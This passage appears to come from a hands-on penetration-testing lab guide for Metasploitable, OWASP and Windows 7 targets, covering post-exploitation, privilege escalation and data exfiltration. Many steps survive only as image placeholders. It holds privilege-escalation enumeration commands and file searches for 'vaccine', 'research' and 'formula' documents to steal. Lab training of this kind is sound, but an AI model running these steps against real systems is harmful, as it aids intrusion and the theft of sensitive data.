
Test basic XXE:




PHASE 5: POST-EXPLOITATION (Days 7-10)

Step 5.1: Establish Persistent Access

On Metasploitable (if you have shell):



Inside msfconsole (with active session):




Check loot folder:

```
cd ~/.msf4/loot
```


ls -la

cat *




Credential Harvesting (Windows)

If you have Meterpreter on Windows 7:



Lateral Movement

Scenario: Move from Metasploitable to OWASP:



Privilege Escalation (Linux)


On Metasploitable/OWASP:

`sudo -l`

`find / -perm -4000 -type f 2>/dev/null`


`uname -a`

`searchsploit linux kernel 2.6`



Privilege Escalation (Windows)

On Windows 7 Meterpreter:



PHASE 6: DATA EXFILTRATION

Locate Target Data

On Linux targets:

```
find / -name "*research*" 2>/dev/null
```


```
find / -name "*vaccine*" 2>/dev/null
```

```
find / -name "*formula*" 2>/dev/null
```

```
ls -la /var/www/html
```

```
ls -la /opt
```

```
ls -la /home/*/Documents
```





On Windows targets (Meterpreter):


```
search -f *vaccine*.docx
```

```
search -f *research*.xlsx
```

```
cd C:\\Users\\Administrator\\Documents
```

